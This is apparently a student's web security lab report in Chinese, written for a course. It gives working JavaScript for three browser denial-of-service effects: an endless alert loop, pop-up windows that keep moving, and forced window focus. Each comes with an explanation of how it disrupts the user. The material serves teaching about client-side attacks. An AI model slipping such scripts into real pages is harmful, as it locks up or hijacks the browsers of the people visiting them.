

Web 安全实验报告 2

学号：57118225

姓名：宋雨帆

1、实验任务


在 index.html 页面中实现任意三种通过客户端 Javascript 代码让浏览器产生拒绝服务或其他影响用户使用浏览器效果的功能，包括但不限于循环弹出对话框、新建窗口并随机变化位置、更改窗口焦点、修改回退功能修改历史页面列表、修改搜索历史、退出常用网站登录等。在实验报告给出每种实现效果的截图和文字说明。

2、循环弹出对话框

代码：

```
1. <script type="text/javascript">
2. function dosLoopAlert() {
3.     const messages = [
4.         'Hi there!',
5.         'Welcome to my awesome website',
6.         'I am glad that you made it here',
7.         'While I have you trapped here, listen up!',
8.         'Once upon a time...'
9.     ]
10.    for ( ; ; ) {
11.        messages.forEach(window.alert)
12.    }
13.}
14.</script>
```

效果：





“循环弹出对话框”通过一个无限循环弹出对话框，阻塞页面，导致用户无法正常使用网页功能，只能关闭该页面，对于 IE 等较老的浏览器还必须结束浏览器进程，实现了客户端拒绝服务攻击。

3、新建窗口并随机变化位置

代码：

```
1. <script type="text/javascript">
2. var winArr = []
3. function dosWindowOpenMove() {
4.     const win = window.open('', '', 'width=100,height=100')
5.     let i = 0
6.     setInterval(() => {
7.         win.moveTo(i, i)
8.         win.resizeTo(100, 100)
9.         i = (i + 5) % 200
10.     }, 1000)
11.     winArr.push(win)
12. }
13. </script>
```

效果：




“新建窗口并随机变化位置”通过“window.open”创建窗口、通过“window.moveTo”移动窗口位置，使得用户视线被反复移动的窗口干扰，且由于其位置不断变化较难关闭，影响正常使用，实现了客户端 拒绝服务攻击；特别是当创建窗口过多或移动间隔太短时，还会导致 浏览器卡死。如截图所示，在不同时候截图，窗口位置是不同的。

4、更改窗口焦点

代码：

```
1. <script type="text/javascript">
2. var winArr = []
3. function dosFocusWindow() {
4.     const win = window.open('', '', 'width=100,height=100')
5.     setInterval(() => {
6.         win.focus()
7.     }, 1000)
8.     winArr.push(win)
9. }
10.</script>
```

效果:



“更改窗口焦点”通过“window.focus”将窗口焦点从用户正在操作的窗口转到网页指定的窗口，调用“focus”的窗口会出现在原先窗口前面、用户输入也随焦点改变而转到该窗口，严重影响用户使用，实现了客户端拒绝服务攻击。如截图所示，窗口会显示在原窗口上方，并抢占焦点。